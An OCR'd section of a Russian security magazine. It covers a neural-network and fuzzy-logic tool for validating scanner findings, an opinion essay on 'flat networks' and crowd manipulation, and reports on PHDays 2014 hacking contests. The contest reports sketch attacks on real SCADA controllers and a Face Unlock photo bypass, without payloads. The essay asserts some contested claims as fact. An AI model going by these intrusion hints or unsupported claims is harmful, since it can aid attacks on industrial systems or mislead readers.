СКАНЕРЫ БЕЗОПАСНОСТИ: АВТОМАТИЧЕСКАЯ ВАЛИДАЦИЯ УЯЗВИМОСТЕЙ С ПОМОЩЬЮ НЕЧЕТКИХ МНОЖЕСТВ И НЕЙРОННЫХ СЕТЕЙ

Тимур Гильмуллин
habrahabr.ru/company/pt/blog/246197/

Сейчас в мире существует большое количество сканеров информационной безопасности разных компаний (в том числе — MaxPatrol, XSpider и анализатор кода Application Inspector производства Positive Technologies). Подобные инструменты различаются ценой, качеством сканирования, типами определяемых уязвимостей, методами их поиска и еще десятками параметров.

При создании сканеров важную роль играют методики тестирования их работы, особое место в которых занимает конкурентный анализ подобных продуктов.

Как правило, результатом работы любого сканера безопасности является список обнаруженных уязвимостей, полученный в процессе анализа веб-приложения. Тот факт, что в сканерах используются эвристические алгоритмы, приводит к проблеме наличия ложных срабатываний и заполнению списка несуществующими в реальности уязвимостями (false positives). А это, в свою очередь, приводит к необходимости выделить ИБ-эксперта для проверки работы сканера.

Для подтверждения наличия уязвимости предлагается использоваться «эталонные» списки уязвимостей, содержащихся в похожих веб-приложениях. Аналитик может использовать такие списки для выявления наиболее вероятных уязвимостей тестируемого продукта и отсеивать очевидные false positives.

Постановка задачи нечеткой классификации уязвимостей

Итак, проблему подтверждения уязвимостей из списка, выданного сканером, на практике предлагаем решить как задачу сравнения их с некоторыми эталонами. Если все объекты — и эталоны, и кандидаты в уязвимости — могут быть однозначно параметризованы, представлены в виде вектора, то проблема может быть сведена к задаче классификации элементов множества.

Входные данные:

1. Определено множество Vulners всех уязвимостей веб-приложений, которые могут быть заданы своими векторами признаками v_i. В Vulners имеется множество Candidates — кандидатов в уязвимости, найденных сканером.
2. Каждую уязвимость-кандидат допускается отнести к двум классам:
   I — подтвержденных (Ver) и II — неподтвержденных (NVer) уязвимостей.
3. Существует множество Eth — эталонных уязвимостей, входящих в I класс.
4. Задано множество Scales — измерительных шкал для оценки свойств уязвимостей, как четких, так и нечетких.

Требуется:

1. Построить функции, связывающие четкие и нечеткие шкалы, для возможности различной интерпретации результатов классификации.
2. Построить функцию Classificator, которая для каждой уязвимости указывает оценку ее принадлежности к классам подтвержденных и неподтвержденных уязвимостей.


В качестве измерительных шкал для оценки свойств информационных систем могут быть использованы:

- Четкая шкала — множество действительных чисел из отрезка [0, 1], которое легко может быть преобразовано в любые другие виды четких числовых множеств — дискретных, непрерывных, неограниченных — при помощи различных функций конвертирования.
- Ytx — нечеткая шкала F-множества упорядоченных нечетких переменных вида $FP = \{fp_i\}$, где fp_i — лингвистические переменные, описывающие значения свойств объекта.

Кодирование входных данных

Для любого способа классификации уязвимости должны быть предварительно закодированы, то есть представлены вектором $v = \{v_i\}$ из Vulners. Для этого нужно задать формальное правило кодирования, согласно которому отдельные свойства реальных уязвимостей возможно оценить на четкой шкале S_P.

Зададим матрицу кодирования признаков уязвимостей $M_{Vulners}$, строки которой представляют собой отдельные свойства уязвимостей (vulner property), столбцы указывают на числовой код (code) некоторого свойства, а в ячейках матрицы указываются возможные значения свойств. Для построения такой матрицы должны быть выделены только значимые свойства, однозначно отличающие одну автоматически найденную уязвимость от другой. Понятно, что для каждого сканера информационной безопасности классификация уязвимостей может быть своей. Тем



Четкая и нечеткая «универсальная» измерительные шкалы

не менее, большинство из них содержат такие свойства, как, например, тип уязвимости, протокол, по которому она может быть эксплуатирована, канал реализации внутри этого протокола, тип уязвимого объекта, путь до объекта на сервере, сетевой запрос с вектором атаки. Все возможные значения каждого свойства кодируются неотрицательными целыми числами, где ноль выделен в качестве неопределенного значения свойства, что позволит учитывать, в числе прочего, отсутствующие, новые или пока не предусмотренные значения свойства.

Матрица $M_{Vulners}$ может быть представлена в табличном виде. Значениями свойств могут быть также нечеткие величины и для использования в дальнейших расчетах их нужно дефазифицировать.

Code: / Vulner property:	0	1	2	3	4	...
Type	unknown	XSS	SQLi	LFI	...	
Protocol	unknown	HTTP/1.1	FTP	...		
Channel	unknown	get	post	cookie	url	...
Object type	unknown	php	js	html	...	
Object path	unknown	/source	/user	/upload	...	
...						

Построение нейронной сети, ее обучение и представление результатов

Будем задавать конфигурацию нейронной сети тройкой значений:

```
Config = <inputs, {layer^l}, outputs>,
```

где inputs — количество входных параметров, {layerl} — множество неотрицательных целых чисел, указывающих на количество нейронов в скрытом слое номер l, и outputs — количество выходных параметров.


Вектор (s_I, s_{II}) со значениями параметров на четкой шкале S_p может интерпретироваться следующим образом:

1. Значения параметров указывают на степень уверенности от 0 до 1 в принадлежности вектора признаков уязвимости каждому классу.
2. Значения параметров, будучи умноженными на 100%, указывают на вероятность принадлежности вектора признаков уязвимости каждому классу от 0 до 100%.
3. Значения параметров, фаззифицированные при помощи специальной функции Fuzzy(x, S_f), указывают на лингвистическую оценку уровня принадлежности вектора признаков уязвимости каждому из классов на нечеткой шкале S_f = {Min, Low, Med, High, Max}.

Программная реализация классификатора

Для практического использования нейронных сетей при решении задач нечеткой классификации в случае различного числа классов и структуры сетей были разработаны программные модули FuzzyClassificator, распространяемые под лицензией GNU GPL v3 (bit.ly/1Au3vxr).


Для удобства использования модулей в системах автоматизации конфигурация программы осуществляется через интерфейс командной строки. В разделе описания программы на GitHub приведена подробная техническая информация о командах интерфейса, работе модулей и входных данных. Для работы модулей FuzzyClassificator требуется Pyzo — бесплатный и открытый инструмент




разработки, основанный на Python 3.3.2 и включающий в себя множество подпрограмм для реализации научных вычислений, в частности PyBrain library — подпрограммы для работы с нейронными сетями.

Основные программные модули, реализующие предложенные в статье подходы и математический аппарат:


1. FuzzyClassificator реализует пользовательский интерфейс командной строки, получает и обрабатывает входные данные, устанавливает режимы обучения и классификации, предоставляет результаты.
2. PyBrainLearning определяет методы для работы с нечеткими нейронными сетями, объединяя возможности библиотеки PyBrain и авторской библиотеки FuzzyRoutines.
3. FuzzyRoutines содержит подпрограммы для работы с нечеткими множествами и нечеткими шкалами.



Верхний A-0-уровень функциональной IDEF0-модели работы программы FuzzyClassificator



Уровень A0 IDEF0-модели. Основные этапы работы FuzzyClassificator



Уровень A1 IDEF0-модели. Подпроцессы этапов работы FuzzyClassificator

Этап обучения (learning mode) состоит из следующих шагов:

1. Инициализация объектов программы пользовательскими значениями.

2. Обработка входных данных и подготовка нейронной сети к обучению:
- обработка файла с данными о векторах признаков эталонов;
- подготовка данных для обучения в формате PyBrain;
- инициализация параметров новой нейронной сети PyBrain или ее загрузка из указанного файла.

3. Обучение нейронной сети на заданных эталонах:
- инициализация модуля PyBrain-тренера;
- обучение сети при помощи тренера и сохранение ее конфигурации в файл формата PyBrain.

Этап классификации (classifying mode) состоит из следующих шагов:

1. Инициализация объектов программы пользовательскими значениями.

2. Обработка входных данных и подготовка нейронной сети к анализу данных:
- обработка файла с данными о векторах признаков кандидатов;
- загрузка конфигурации обученной нейронной сети PyBrain из указанного файла.

3. Анализ нейронной сетью векторов признаков кандидатов:
- активация нейронной сети и вычисление уровней принадлежности векторов к различным классам;
- интерпретация полученных результатов на нечетких шкалах и формирование файла отчета.

Входные данные с векторами признаков эталонов и кандидатов задаются в виде обычных текстовых файлов с табуляцией в качестве разделителя значений. Например, чтобы задать данные для обучения, можно подготовить файл ethalons.dat, содержащий первую строку заголовка и далее строки со значениями эталонных векторов признаков и их принадлежности тому или иному классу.

Значения могут быть заданы как на четкой, так и на нечеткой шкалах. Файл ethalons.dat:

```
input1 input2 input3 1st_class_output
2nd_class_output
0.1 0.2 Min 0 Max
0.2 0.3 Low 0 Max
0.3 0.4 Med 0 Max

0.4 0.5 Med Max 0

0.5 0.6 High Max 0

0.6 0.7 Max 0
```

А в качестве данных для анализа может быть подготовлен файл candidates.dat, также содержащий строку заголовка и строки со значениями векторов признаков кандидатов:

```
input1 input2 input3
0.12 0.32 Med
0.32 0.35 Low
0.54 0.57 Med
0.65 0.68 High
0.76 0.79 Min
```

По итогам работы программы создается файл с отчетом, содержащим информацию о конфигурации нейронной сети и результаты классификации для каждого вектора признаков из множества кандидатов.

После обучения нейронной сети на указанных выше примерах, с параметрами, заданными командной строкой:

```
python FuzzyClassificator.py --learn
config=3,3,2,2 epochs=1000 rate=0.1
momentum=0.05
```

и затем, в режиме классификации с параметрами командной строки:

```
python FuzzyClassificator.py
--classify config=3,3,2,2
```

на выходе был получен следующий репорт-файл:
Neuronet: C:\work\projects\FuzzyClassificator\network.xml

```
FuzzyScale = {Min, Low, Med, High,
Max}
Min = <Hyperbolic(x, {'a': 8, 'c': 0,
'b': 20}), [0.0, 0.23]>
Low = <Bell(x, {'a': 0.17, 'c': 0.34,
'b': 0.23}), [0.17, 0.4]>
Med = <Bell(x, {'a': 0.34, 'c': 0.6,
'b': 0.4}), [0.34, 0.66]>
High = <Bell(x, {'a': 0.6, 'c': 0.77,
'b': 0.66}), [0.6, 0.83]>
Max = <Parabolic(x, {'a': 0.77, 'b':
0.95}), [0.77, 1.0]>

Classification results for candidates
vectors:
Input: ['0.12', '0.32', 'Min']
Output: ['Min', 'Max']
Input: ['0.32', '0.35', 'Low']
Output: ['Low', 'High']

Input: ['0.54', '0.57', 'Med']
Output: ['Max', 'Min']
Input: ['0.65', '0.68', 'High']
Output: ['Max', 'Min']
Input: ['0.76', '0.79', 'Max']
Output: ['Max', 'Min']
```

Если проанализировать данные из файла candidates.dat, то можно с высокой степенью уверенности утверждать, что человек-эксперт, опираясь только на данные из файла ethalons.dat, выдал бы аналогичные результаты классификации.

Заключение

Итак, нам удалось совместить математические аппараты теорий нечетких систем и нейронных сетей для решения практической задачи классификации уязвимостей. Из проделанной работы можно сделать несколько выводов:

- Математические методы разделения на классы на базе нейронных сетей применимы и в случае классификации уязвимостей.
- Для получения адекватных результатов необходимо корректно построить матрицу кодирования и подобрать наилучшие свойства для моделирования уязвимостей.
- Для задачи классификации уязвимостей рекомендуется использовать нейронную сеть персептронов с двумя скрытыми слоями и в конфигурации, зависящей от числа входных параметров: в первом число нейронов равно числу входных параметров, а во втором — в два раза меньше.
- Преимуществом предложенных подходов является использование универсальных нечетких шкал лингвистических переменных, которые применимы как для оценки значений векторов признаков, так и для интерпретации итоговых уровней принадлежности классам.
- Предложенный метод нечеткой классификации и реализующие его программные модули FuzzyClassificator являются универсальными, легко адаптируются и настраиваются под конкретные объекты классификации.

Дополнительные подробности, как и описание математического аппарата, см. по адресу:
bit.ly/1FXH5ZY

ПЛОСКАЯ СЕТЬ И АНОНИМНАЯ ТЕХНОКРАТИЯ

Алексей Андреев
computerra.ru/96647/ploskaya-set-i-anonimnaya-tehnokratiya/

Когда я учился на матмехе, самые прекрасные определения сути вещей приходили с военной кафедры. Нет, высшая геометрия и функциональный анализ тоже давали много изящных абстракций. Но им не хватало какой-то сермяжной правды, которая изрядно оживляла терминологию преподавателей-ракетчиков. Вот, например: «Куст — это совокупность ветвей и листьев, торчащих из одного места». Именно вокруг этого определения я собрал сегодня ряд историй, которые вроде бы далеки друг от друга. Ну что общего между атаками «Анонимусов», ошибочным предсказанием эпидемии гриппа и распределением детей в школьных классах? Общее здесь — неудачная сетевая архитектура, делающая возможным легкий и масштабный перехват управления.


Начну с примера совсем банального. Время от времени знакомые присылают мне смешные косяки перевода через сервис Google Translate:

Знаете, что самое удивительное? Что подобные косяки удивляют айтишников — именно от них я обычно получаю такие ссылки. Хотя именно они, много лет работающие в Интернете, должны понимать, как функционируют поисковые оптимизаторы. Любой человек может скормить поисковику довольно примитивную «наживку», чтобы вывести свой сайт в первые строки поиска по заданному запросу.

Чем отличается Google Translate? Да ничем. И его точно так же можно «оптимизировать» с минимальными затратами, показав тысячам людей неправильный перевод.

Непонимание этой простоты управления можно увидеть в самых разных местах. Возьмем недавнюю статью в Science про ошибки сервиса Google Flu Trends (bit.ly/1xjLB04). Этот сервис уже не раз предсказывал большие эпидемии гриппа, которых в действительности не случилось. Ученые подробно разбирают, как появляются эти ошибки, — включая даже наблюдение, что Google сам провоцирует поиск заданных симптомов с помощью своих подсказок на основе уже известных запросов.

Но увы, основные выводы статьи связаны с интерпретацией данных, а не с архитектурой сети сбора данных. Лишь в одном коротком абзаце мелькает предположение, что, помимо всего прочего, сервис может быть прицельно атакован для накрутки. Но ученым почему-то не хватает ума озвучить более очевидную гипотезу. Атакован, конечно же, не сервис Google Flu Trends, а сам поисковик Google как главное мировое СМИ, через которое накручивается реклама медицинских препаратов и услуг. А это, между прочим, огромный рынок, который нанимает не только оптимизаторов, но и целые армии докторов наук, пишущих о страшных эпидемиях. История с накруткой «свиного гриппа» — наглядный тому пример. Именно это и показывает Google Flu Trends — невыносимую легкость управления толпой.



Но что же тут нового? Давно известно, что плотная толпа людей ведет себя как жидкость, с прямыми аналогиями физических моделей, включая «мексиканские волны» на стадионах и другие нелинейные феномены, в которых микровоздействие может играть существенную роль для макродинамики. И всем наверняка доводилось видеть, как пара-тройка провокаторов «заводят» огромную толпу (к слову сказать, представители спецслужб знают, что такие же методы можно использовать и для противоположных целей, то есть для мирного разгона демонстраций: в толпу вместо провокаторов внедряют несколько симпатичных девушек).

Да, механизм в целом известный. Но вот методы связи сильно изменились. Раньше она была по большей части прямой, аудиовизуальной. Потому и «точки роста» оказывались на виду. Мы знаем имена всех этих гапонов, не говоря уже про того лысого на броневике. Теперь же связь невидимая, мобильная, через множество посредников. Уже не нужны ни броневик, ни имена. Нужен лишь доступ к этой сети связи. А доступ определяется технической подкованностью.

Так и получается анонимная технократия. За последнее десятилетие она сделала огромный шаг от управления мнениями в интернете к управлению ресурсами в реале. Хотя прогнозировать результаты можно было и раньше. Помню, как в конце девяностых я собирал материал для статьи о проектах распределенных вычислений. Начал с позитивных примеров, которые у всех на виду, вроде GIMPS или SETI@Home. Вот как здорово: люди отдают ресурсы своих компьютеров, чтобы вместе вычислить простое число, найти инопланетян или даже победить рак...

А потом оказывается, что они вовсе не с раком борются: компания United Devices самовольно переключила сеть из более чем миллиона персональных компьютеров на поиск лекарства от сибирской язвы (Anthrax Project). «Я подписался на этот проект, потому что мои родители умерли от рака, и я ненавижу эту болезнь, — писал один из канадских участников. — Сколько всего людей умерло от сибирской язвы? Пятеро? А представьте, сколько людей умирает от рака за то время, пока я пишу это письмо!»

Спустя десять лет — похожая история про движение Anonymous. Помните, с чего начиналось? Борьба простых парней против зажравшейся голливудской секты сайентологов, против капиталистов и копирастов. Поддержка Pirate Bay и WikiLeaks, атаки на RIAA и MPAA, на платежные системы Visa и PayPal, на магазин Amazon.com. Вроде логичная линейка, да? Но вот наступил 2011 год, и атаки пошли совершенно в другую сторону — Тунис, Бахрейн, Египет. Где это, кто это?

А потом мы узнали, что самую большую Facebook-группу «египетских революционеров», через которую координировался переворот, анонимно создал сотрудник Google. Вот тут логика действительно восстанавливается. От поисковика до оптимизатора — один шаг. А оттуда уже на обложку журнала Time — как «один из самых влиятельных людей года».

Впрочем, дело тут вообще не в политике. Просто некоторые страны по очевидным причинам начали разбираться в этих сетевых эффектах раньше других. Но и наши догоняют. В прошлом году стали активно прославлять краудфандинг. Концептуально там история точно такая же, как в примерах выше. Так что ограничусь определением в стиле нашей университетской военной кафедры. Краудфандинг — это такое акционерное общество, в котором нет ни акций, ни общества. Со всеми вытекающими.


Но давайте лучше подумаем, как эти проблемы решать. Есть такое заблуждение (и именно в него обычно скатываются сторонники политических холиваров), что толпе просто нужны правильные руководители. Плохие парни заражают наши компьютеры и делают из них ботнеты? Ну, поставим на каждый комп хороший антивирус! А чтобы лучше работал, свяжем все антивирусы в хорошую общую сеть. Чтобы любую проблему сразу ловить и гасить по всему миру. Дальше понятно, да? Мы создали новый ботнет, еще более крупный и опасный.

Так что правильное решение, конечно, должно быть связано с архитектурой системы в целом, а не с одним хорошим парнем у руля. Может быть, я не совсем корректно объединил примеры этой статьи под одним названием «плоская сеть» (у этого термина есть строгое техническое определение). Но тут и терминов особых не надо: просто представьте, какая разница между кучей опавших листьев — и листвой на дереве. С точки зрения удаленного космического фотографа — никакой. Разницу показывает ветер. Куча листьев полетит туда, куда он подует. Все за одним. А дерево никуда не полетит. Там сеть фрактальная, не плоская.

Практически все приведенные примеры можно «починить», внедряя именно такие сети. Возьмем сетевое предсказание гриппа: вместо Google Flu Trend, куда может заливать данные кто угодно, достаточно построить сеть с хотя бы еще одним уровнем иерархии. И даже не надо гадать, кто будет на этом уровне, — практикующие врачи, конечно же. Так устроена, например, компьютерная сеть предупреждения о заболеваниях Sentinelles, которая уже 30 лет работает во Франции.


Точно так же можно привести еще множество кейсов коллективного «сорсинга» и «фандинга», перед которыми не хочется даже подставлять «крауд-», потому что там ресурсы собирает именно коллектив, сообщество с внутренней сетью, а не толпа случайных одиночек. Ну и, по идее, статья должна бы кончиться триумфальным объяснением, почему сеть Fidonet лучше, чем сеть Facebook.

Но этот мыслительный ход вы можете проделать и сами. А я в заключение скажу о другом. К сожалению, плоские сети очень глубоко внедрены в нашу культуру. Не в сознание, нет! — но именно в культуру последнего «медийного» столетия. Оттуда они ломятся и в сознание, хотя даже легкая фильтрация по паттерну «плоской сети» позволяет заметить заразу.



Знаете, почему школьники разделены в классах по году рождения? Вовсе не для эффективного обучения, конечно же. Давно известна сила горизонтальной передачи знаний у детей: вместо выполнения «вертикальных» требований взрослых они с гораздо большим удовольствием копируют сверстников или ребят немного постарше. Это проявляется, например, в уличных компаниях — но если этот пример кажется слишком негативным, дам другой. Свой первый урок программирования я получил в 1985 году от 14-летнего сверстника. За какие-то полтора часа такой же, как я, пацан обучил меня программировать калькулятор МК-54 с обратной (стековой) нотацией; никто из моих школьных учителей того времени даже не смог бы повторить то, что я сейчас сказал. Да они и сейчас не могут.

Теперь представьте, что вместо класса «один учитель и сорок одногодников» был бы смешанный коллектив с древовидной сетью: мастер учит старших учеников, а они — младших. Так учились ремесленники и другие «семейные бизнесы», так учатся и сейчас в некоторых секциях и кружках. Тут и система передачи данных получается более сбалансированной, и социальные навыки тренируются. Возникает более сплоченный коллектив со своими внутренними связями — а значит, его сложнее взломать. Ага. Вот этого последнего и не хочется тем, кто привык легко управлять нами через разобщенные плоские сети.


THE POLYTECHNICAL SCHOOL—L'ECOLE POLYTECHNIQUE—PARIS—THE MONOME

НАША ШКОЛА
ХАКЕРСКИЕ КОНКУРСЫ: ОБУЧАЕМСЯ В ИГРАХ

Ежегодно в рамках международного форума Positive Hack Days проходит не меньше десятка конкурсов. Соревнования нужны не только для создания живой атмосферы на конференции: задания и другие материалы этих конкурсов становятся обучающими пособиями для программы Positive Education, к которой присоединились уже более 50 образовательных учреждений. Сотни студентов из МГУ, МИФИ, НГУ, ОмГТУ, ДВФУ, СГАУ и других российских вузов уже прошли обучение в области информационной безопасности на основе материалов CTF, HackQuest, «Большого ку$ha» и других состязаний PHDays. В этом разделе мы расскажем о том, как были устроены конкурсы 2014 года, а некоторые задания разберем подробно.

Capture The Flag (CTF)

Обычно соревнования CTF делятся на два типа — task-based, где главная задача заключается в решении заданий, и attack & defence, когда команды должны защищать свои сети и атаковать системы соперников. Positive Hack Days CTF совмещает обе эти концепции, дополняя их оригинальными игровыми механиками.

Инфраструктура и задания разрабатываются согласно общей легенде. В 2014 году участники перевоплотились в спасителей сказочного мира D'Errorim, которому угрожала гибель, — но в итоге оказалось, что они сражались не на той стороне, и теперь опасность грозит их собственному дому. Сюжетная линия объединяла отборочные соревнования CTF Quals с финальной битвой во время PHDays.

Кроме того, участники CTF могли заработать дополнительные очки в конкурсах основной программы. В 2013 году участники проходили хакерский лабиринт, а в 2014 году могли испытать свои силы во взломе промышленных систем управления на конкурсе Critical Infrastructure Attack. Заработать дополнительные баллы удалось команде RDot. На второй день соревнований центральным заданием стал анализ защищенности терминала QIWI: нужно было вывести из него деньги. Ближе всех к победе в этом конкурсе удалось подобраться команде More Smoked Leet Chicken.

Чтобы соревнования были зрелищнее, организаторы разработали систему визуализации в стиле фэнтези. В 2014 году к визуализации на больших экранах добавились приложения для iOS и Android: любой желающий мог следить за ходом битвы на экране своего смартфона.

На отборочных соревнованиях в 2014 году зарегистрировалось больше 600 команд. 10 команд из 6 стран мира, попавшие в финал, вели ожесточенную борьбу в течение двух дней, смена лидера происходила неоднократно. В конечном итоге победу одержала команда Dragon Sector, представлявшая Польшу. Второе место заняли испанцы из int3pids, а третьими стали россияне из Balalaika Cr3w.

Critical Infrastructure Attack (CIA)

Впервые это соревнование состоялось под названием Choo Choo Pwn на PHDays III в 2013 году: для конкурса была создана модель транспортной системы, управляемая реальной системой АСУ ТП. В 2014 году конкурсная инфраструктура была кардинально обновлена, что открыло возможности для обнаружения уязвимостей нулевого дня. Стенд дополнился большим количеством новых SCADA-систем (например, Siemens TIA Portal 13 Pro и Schneider Electric ClearSCADA 2014) и различными OPC-серверами (Kepware KepServerEX, Honeywell Matrikon OPC). Среди пополнений были также новые HMI-устройства и панель Siemens KTP 600, ПЛК (Siemens Simatic S7-300 и S7-1500), а также устройства удаленного управления (например, ICP DAS PET-7067); один из ПЛК (Schneider Electric MiCOM C264) был предоставлен компанией «КРОК».

Конкурсантам предстояло обнаружить и проэксплуатировать уязвимости SCADA-систем и промышленных протоколов, чтобы захватить управление над роботом-манипулятором, грузовым краном, системами управления транспортом и городского энергообеспечения (в частности, уличного освещения). Кроме того, в макете была реализована возможность удаленного управления другими объектами — роботами, отдельными мощностями завода, железнодорожным переездом, градирнями. Подчеркнем, что все конкурсные SCADA-системы и контроллеры реально используются на множестве критически важных объектов в самых разных отраслях — на фабриках и гидроэлектростанциях, в управлении городским транспортом, в нефтяной и газовой промышленности.

Соревнование проходило на протяжении двух дней. Победителем, получившим в награду летающую камеру Phantom 2 Vision+, стала Алиса Шевченко, которая обнаружила несколько уязвимостей нулевого дня в популярной системе промышленной автоматизации Indusoft Web Studio 7.1 фирмы Schneider Electric. Разделившие второе место Никита Максимов и Павел Марков сумели вывести из строя RTU PET-7000 фирмы ICP DAS и подобрать пароль для веб-интерфейса контроллера Allen-Bradley MicroLogix 1400 фирмы Rockwell Automation, а третьим стал Дмитрий Казаков, обнаруживший XSS-уязвимости (уже известные) в веб-интерфейсах котроллеров Simatic S7-1200 фирмы Siemens.

Конкурсантам удалось активно управлять роботами и кранами по протоколу Modbus TCP. На протяжении двух дней было найдено множество критически опасных уязвимостей,

больше всего — в контроллерах Simatic S7-1200. Кроме того, в конце первого дня один из участников неоднократно добивался отказа в работе веб-сервера MiniWeb в WinCC Flexible 2008 SP3 Update4.

В реальной городской среде эксплуатация подобных уязвимостей может привести к самым губительным последствиям —нарушению функционирования систем управления жизненно важными объектами. Следуя принципам ответственного разглашения, участники соревнования сначала сообщают о найденных уязвимостях производителям систем, и только после устранения найденных проблем будет опубликована подробная информация о них.

«Безумный дом»

«Безумный дом» на PHDays IV стал продолжением соревнования «Лабиринт» предыдущего года. Тогда участники конкурса должны были за минимальное время преодолеть полосу препятствий, оборудованную датчиками движения, лазерным полем и другими препятствиями. На этот раз организаторы создали копию реальной квартиры, оборудованной различными электронными приборами и системой «умного дома». По легенде конкурса, дом «сошел с ума» из-за сбоя и стал настоящей ловушкой для своего хозяина, освободить которого и должны были участники соревнования.

Чтобы попасть в квартиру, нужно сначала обмануть систему идентификации по биометрическим данным, включающую измерение веса и роста. Затем через планшет, находящийся в квартире, можно получить доступ к

интерфейсу управления электроприборами — освещением, водоснабжением, телевизором, пылесосом и другими приборами. Но и планшет нужно сначала разблокировать. Для этого можно использовать недостаток технологии Face Unlock в Android: найти в квартире фотографию владельца и поднести ее к камере планшета. Другой вариант получить доступ — обыграть искусственный интеллект в шахматы.



Для каждого из заданий конкурса существовал альтернативный способ прохождения, напрямую связанный с поиском и эксплуатацией уязвимостей в обозначенных выше системах. Недокументированные возможности, позволяющие обойти логику работы программ, были связаны с некорректной реализацией взаимодействия клиент-серверного приложения.

Чтобы одержать победу, участнику нужно было пройти все испытания и получить контроль над «умным домом» быстрее конкурентов. Победителем с результатом 6 минут и 3 секунды стал участник под псевдонимом **Cryden**.

Schneider Electric поблагодарила победителя хакерского конкурса

Компания Schneider Electric выпустила несколько обновлений и патчей, устраняющих уязвимости в продуктах InduSoft Web Studio и InTouch Machine, которые используются для построения SCADA- и HMI-систем на атомных электростанциях, химических заводах и других критически важных объектах. Эти ошибки могли привести к исполнению вредоносного кода и раскрытию конфиденциальных данных. За найденные уязвимости компания Schneider Electric поблагодарила экспертов Positive Technologies Глеба Грицая, Илью Карпова и Кирилла Нестерова, а также независимого исследователя Алису Шевченко, которая в 2014 году стала победителем конкурса Critical Infrastructure Attack на форуме PHDays IV - часть упомянутых уязвимостей была найдена Алисой именно на этом соревновании.

КОНКУРС WAF BYPASS: КАК ОБОЙТИ ЗАЩИТНЫЙ ЭКРАН

